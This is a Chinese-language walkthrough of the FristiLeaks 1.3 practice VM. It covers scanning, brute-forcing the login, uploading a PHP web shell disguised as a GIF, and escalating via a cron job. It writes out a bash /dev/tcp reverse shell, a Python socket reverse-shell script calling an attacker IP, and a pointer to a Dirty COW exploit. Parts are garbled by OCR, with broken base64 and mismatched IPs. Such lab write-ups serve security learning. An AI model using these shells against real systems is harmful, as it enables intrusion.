3-FristiLeaks 1.3

#信息收集

##nmap

```
Starting Nmap 7.94 (https://nmap.org) at 2023-12-13 18:46 GMT
Nmap scan report for 192.168.1.17
Host is up (0.00045s latency).
Not shown: 989 filtered tcp ports (no-response), 10 filtered tcp ports (host-
prohibited)
PORT
      STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
http-title: Site doesn't have a title (text/html; charset=UTF-8).
http-methods:
Potentially risky methods: TRACE
http-robots.txt: 3 disallowed entries
/cola /sisi /beer
http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose storage-misc media device webcam
Running (JUST GUESSING): Linux 2.6. X | 3. X | 4. X (97%), Drobo embedded (89%), Sy5. X (89%),
LG embedded (88%), Tandberg embedded (88%)
OS CPE: cpe:/o:linux:linux kernel:2.6 cpe:/o:linux:linux kernel:3 cpe:/o:linobo:5n
cpe:/a:synology:diskstation manager:5.2
Aggressive OS guesses: Linux 2.6.32 - 3.10 (97%), Linux 2.6.32 - 3.13 (97%), 2.6.32 -
3.5 (92%), Linux 3.2 (91%), Linux 3.2 - 3.16 (91%), Linux 3.2 - 3.8 Linux 3.10 - 4.11
(91%), Linux 3.2 - 4.9 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
TRACEROUTE
HOP RTT
           ADDRESS
    0.46 ms 192.168.1.17
OS and Service detection performed. Please report any incorrect results at h
Nmap done: 1 IP address (1 host up) scanned in 15.37 seconds
```

##目录扫描

```
/images (Status: 301) [Size: 235] [--> http://192.168.1.17/images/]
/beer (Status: 301) [Size: 233] [--> http://192.168.1.17/beer/]
/cola (Status: 301) [Size: 233] [--> http://192.168.1.17/cola/]
```

##过程

常规信息收集后……

访问robots.txt,发现三页面都没啥信息

查看80端口网页,获得一堆类似用户的字符串

@meneer, @barrebas, @rikvduijn, @wez3forsec, @PyroBatNL, @0xDUDE, @annejanbrouwer, @Sander2121, Reinierk, @DearCharles, @miamat, MisterXE, BasB, Dwight, Egeltje, @pdersjant, @tcp130x10, @spierenburg, @ielmatani, @renepieters, Mystery guest, @EQ_uinix, @WhatSecurity, @mramsmeets, @Ar0xA

KEP CALM AND DRINK FRISTI

扫目录

gobuster dir -u "http://192.168.1.17/" -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt #没什么发现

继续回到登录口

查找源代码,下面注释有个base64的加密方法,看上去像是图片数据,尝试读取

2 <! - -3 iVBORw0KGgoAAAANSUhEUgAAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx 4 jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dlRdtsgEIVhr8sL8nqymmwmi0kl 5 S0iAQGY0Nb01//dWSQyTqdxz2t5+AcCHHAHqRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixw 6 B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f 7 m63yaP7/XP/5RUM2jx7iMz1ZdqpquZHPl+zJ053b9+1qd/0TL2Wull5+RMpJq5tMTkE1paHlVXJJ 8 Zv7/d5i6qse0t9rWa6UMsR1+WrORl72DbdWKqZS0tMPqGl8LRhzyWjWkTFDPXFmulC7e81bxnNOvb 9 DpYzOMN1WqplLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMpSUmn9BSeGf51bUcr6W+VjNd 0 jJQjcelwepPCjlLNXFpi8gktXfnVtYSd6UpINdPFCDlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NrDU 1 12qmC/1/Zz2ZWXi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpINdOFeI5ENygbTfj+qDbc+QpG9c5 2 uvF0zV5aM15LlyMrfnrPU12qmC+Ucqd+q6E1JNsX16/i/6BtvvE0zF5YM2JLhyMLz4sNNtp/pSkq1 3 04VajmwziEdZvmSz9E0YbzbI/FSycqVSzZiXDNmS4cjCni+kLRnqizXThUq0hEkso2k5pGy00aLq 4 i1n+skSqGf0SIVsKC5Zv4+XH36vQzbl0V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg 5 tOHOdrysrz404sdLPW1mulDLUdSpdEsk5vf5Gtqg1xnfX88tu/PZy7VjHXJmC21H9lWvBBfdZb6Ws 6 30oZ0jk3y+pQ9fnEG4lNOco9UnY5dqxrhk0JZKezwdNwqfnv6A0UN9sWb6UMyR5zT2B+lwDh++Fl 7 3K/U+z2uFJNWNcMmhLzUe2v6n/dAWG+mLN9KGWI9EcKsMJl6o6+ecH8dv0Uu4PnkqDl2rGuiS8HK 8 ul9iMrFG9qqa/VTB8qORLuSTqF7fYU7tqsn/4+zfhV6aiiIsczlGrGvGTIlsLLhiPbnh6KnLDU12q 9 mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWulSfYlm+hDLkcIAtuHEUzu/l9l867X34 0 rPtA6lmLi0ZrqX6qu37aIukRkVaylRfqpk+9HNkH85hNocTKC4P31Vebhd8fy/VzOTCkqeBWlrrFhe 1 EPdMj03SSys7XVF+qmT5UcmT9+Ss//fyy0LU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH 2 AHqRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixwB4EWOAPAiRwB4kSMAvMqRAF7kCAAvcqSAFzk 3 CwIscAeBFjqDwIkcAeJEjALzIEQBe5AqAL3IEqBc5AsCLHAHqRY4A8Pn9/QNa7zik1qtycQAAAABJR 4 U5ErkJggg==

data:img/png;base64,这个头后面加上base64的加密数据,像下面图片

data:img/png;base64,iVBORv

访问后下载了一个图片,像是一串密码,可以把之前获得到的类似用户名的字符串爆破这个密码

keKkeKKeKKeKkEkkEk

KeKkeKKeKKeKkEkkEk

把之前获得的id保存下来,用正则把它们@去掉,前面不留空格

#这里是根据实际文件去处理的,参考命令符就行
cat user.txt | tr ',' '\n' > id.txt #tr删除 , 删除 逗号 ", " 和换行符 \n
cat id.txt | grep @ | awk -F '@' '{print \$2}' > id #提权@ 以@为分隔符删除第二部分

cat id >> id. txt #追加
cat id. txt | tr ',' '\n' > id #去掉前面的空格,这不用记住,记住命令符就行,按着自己想要的来

截取后台登录包,放到burp里爆破,就选集束炸弹就行。结果出来了

eezeepz KeKkeKKeKkeKkEkkEk 302 434


登录成功!

后台就只有一个上传功能

```
cat shell.php.gif
GIF89a
<?php
system($_GET[0]);
phpinfo();
?>
```

上传文件该shell,很幸运网站告诉我们上传位置了,去该路径访问我们的文件

http://192.168.1.17/fristi/uploads/shell.php.gif



直接当php执行了,应该碰巧有解析漏洞。不然的话确认能上传后,还要试试其他的解析漏洞

get请求弹shell要注意:url中&会被当做命令的分隔符,如果shell含有&就会出错,得编码或者一句话支持post请求,以post发送过去就行

我们这用的get请求shell, 所以先编码/bin/bash -i >& /dev/tcp/10.10.14.30/1234 0>&1语句放到文件里转成base64编码

base64 **1**L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguMS4xMDAv
MTIzNCAwPiYxCg=

最后在服务器里先测试能不能连上

nc -lvnp 1234

弹shell

echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguMS4xMDAvMTlzNCAwPiYxCg== | base64

```
listening on [any] 1234 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1
.100] 34014
```

可以就拿去用

```
listening on [any] 1234 ...

connect to [192.168.1.100] from (UNKNOWN) [192.168.1
.17] 37522

bash: no job control in this shell
bash-4.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.1$
```

最后一步提权

常规流程走一趟,没有就内核提权 gcc -o RationalLove RationalLove.c 不行,

上传内核漏洞推荐器

```
[+] [CVE-2016-5195] dirtycow

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel
:3.10.0-*|4.2.0-0.21.el7},ubuntu=16.04|14.04|12.04
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-20
16-5195_5.sh
```

推荐脏牛,地址都给了, 根据 教程执行即可

提权最好先稳定化shell先

##另一种提权方法 信息收集 id

当前用户apache

pwd

当前绝对路径:/var/www/html/fristi/uploads

uname -r

内核版本: 2.6.32-573.8.1.el6.x86 64

cat /etc/passwd

三个可登录用户

eezeepz:x:500:500::/home/eezeepz:/bin/bash


admin:x:501:501::/home/admin:/bin/bash

fristigod:x:502:502::/var/fristigod:/bin/bash

cd /root 被拒绝

cd /home

都讲去看看



cd eezeepz

Is -al

cat ./notes.txt

我记得,我使您能够执行一些自动检查,但是我只允许您访问/usr/bin/*系统二进制文件。但是,我确实将一些经常需要的命令复制到我的home目录:chmod、df、cat、echo、ps、grep、egrep,以便您可以从/home/admin/使用这些命令不要忘记为每个二进制文件指定完整路径!只需在/tmp/中放入一个名为"runthis"的文件,每行一个命令。输出到/tmp/目录下的"cronresult"文件。它应该以我的帐户权限每分钟运行一次。Start a new browse杰里

根据上面信息得知,我能使用/usr/bin*里的系统二进制文件,但管理员将一些常用命令复制到他的/home目录: chmod、df、cat、echo、ps、grep、egrep。

这些命令二讲制文件都放在/home/admin/里了

/tmp 下有个runthis ,计划任务会将他每分钟运行一次(root权限),其文件中每条命令都输入 到/tmp/cronresult

Is- al/usr/bin

有python的二进制文件,我们可以通过python来写个反弹shell。注意我们现在在/bin,要用/bin的shell

cd /tmp

python -c 'import pty;pty.spawn("/bin/bash")' shell正常化

```
bash-4.1$ cat ./shell.py
import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("192.168.1.100",4444));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
```

echo "/usr/bin/python /tmp/shell.py" > runthis 用/usr/bin/python来运行他,并重定向到 runthis

- /usr/bin/python 是我们能使用的二进制文件
- runthis文件是计划文件以root权限每分钟执行一次的文件
- 运行的shell是python的反弹shell脚本

等待计划任务的执行

攻击机: nc -lvnp 4444 连接成功

```
listening on [any] 4444 ... Kall Docs & Kall Forums & Kall Nethunter connect to [192.168.1.100] from (UNKNOWN) [192.168.1.17] 38504 bash: no job control in this shell [admin@localhost ~]$ id id uid=501(admin) gid=501(admin) groups=501(admin) [admin@localhost ~]$
```

#再次提权

上面,我们从apache用户提权到admin,但在linux里root权限才是最大的

查看admin家目录

ls -al

```
——. 2 admin
                                   4096 Nov 19
drwx-
                       admin
                                                2015 .
drwxr-xr-x. 5 firefart
                                   4096 Nov 19
                       root
                                                2015 ..
-rw-r--r-. 1 admin
                                     18 Sep 22
                                                2015 .bash_logout
                       admin
                                    176 Sep 22
-rw-r--r-. 1 admin
                                                2015 .bash_profile
                       admin
-rw-r--r--. 1 admin
                                    124 Sep 22
                                                2015 .bashrc
                       admin
-rwxr-xr-x 1 admin
                                                2015 cat
                                  45224 Nov 18
                       admin
-rwxr-xr-x 1 admin
                                  48712 Nov 18
                                                2015 chmod
                       admin
                                    737 Nov 18
                                                2015 cronjob.py
-rw-r--r-- 1 admin
                       admin
-rw-r--r-- 1 admin
                       admin
                                     21 Nov 18
                                                2015 cryptedpass.txt
-rw-r--r-- 1 admin
                                    258 Nov 18
                                                2015 cryptpass.pv
                       admin
-rwxr-xr-x 1 admin
                       admin
                                  90544 Nov 18
                                                2015 df
-rwxr-xr-x 1 admin
                       admin
                                  24136 Nov 18
                                                2015 echo
                                                2015 egrep
-rwxr-xr-x 1 admin
                                 163600 Nov 18
                       admin
-rwxr-xr-x 1 admin
                       admin
                                 163600 Nov 18
                                                2015 grep
                                 85304 Nov 18
-rwxr-xr-x 1 admin
                       admin
                                                2015 ps
                                     25 Nov 19
           1 fristigod fristigod
                                                2015 whoisyourgodnow.txt
```

```
[admin@localhost ~]$ cat cronjob.pv
cat cronjob.py
import os
def writefile(str):
   with open('/tmp/cronresult','a') as er:
       er.write(str)
       er.close()
with open('/tmp/runthis','r') as f:
   for line in f:
       #does the command start with /home/admin or /usr/bin?
       if line.startswith('/home/admin/') or line.startswith('/usr/bin/'):
          #lets check for pipeline
          checkparams= '|&;'
          if checkparams in line:
              writefile("Sorry, not allowed to use |, & or ;")
          else:
              writefile("executing: "+line)
              result =os.popen(line).read()
              writefile(result)
       else:
          writefile("command did not start with /home/admin or /usr/bin")
其他文件,一个类似加密密码,一个类似于加解密程序,加密程序先将值编码base64,再编码为rot13
[admin@localhost ~]$ cat cryptpass.py
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64, codecs, sys
def encodeString(str):
     base64string= base64.b64encode(str)
     return codecs.encode(base64string[::-1], 'rot13')
cryptoResult=encodeString(sys.argv[1])
print cryptoResult
[admin@localhost ~]$ cat cryptedpass.txt
cat cryptedpass.txt
mVGZ303omkJLmy2pcuTq
[admin@localhost ~]$
```

cat whoisyourgodnow.txt 也是密码

把那个可能是加密程序的代码复制出来,尝试逆向,如不会逆向,那就看加密程序,然后看看怎么解密= = ,解密出来的是密码能登录其他用户

, 然后在其他用户目录下, 继续找能提权到root的用户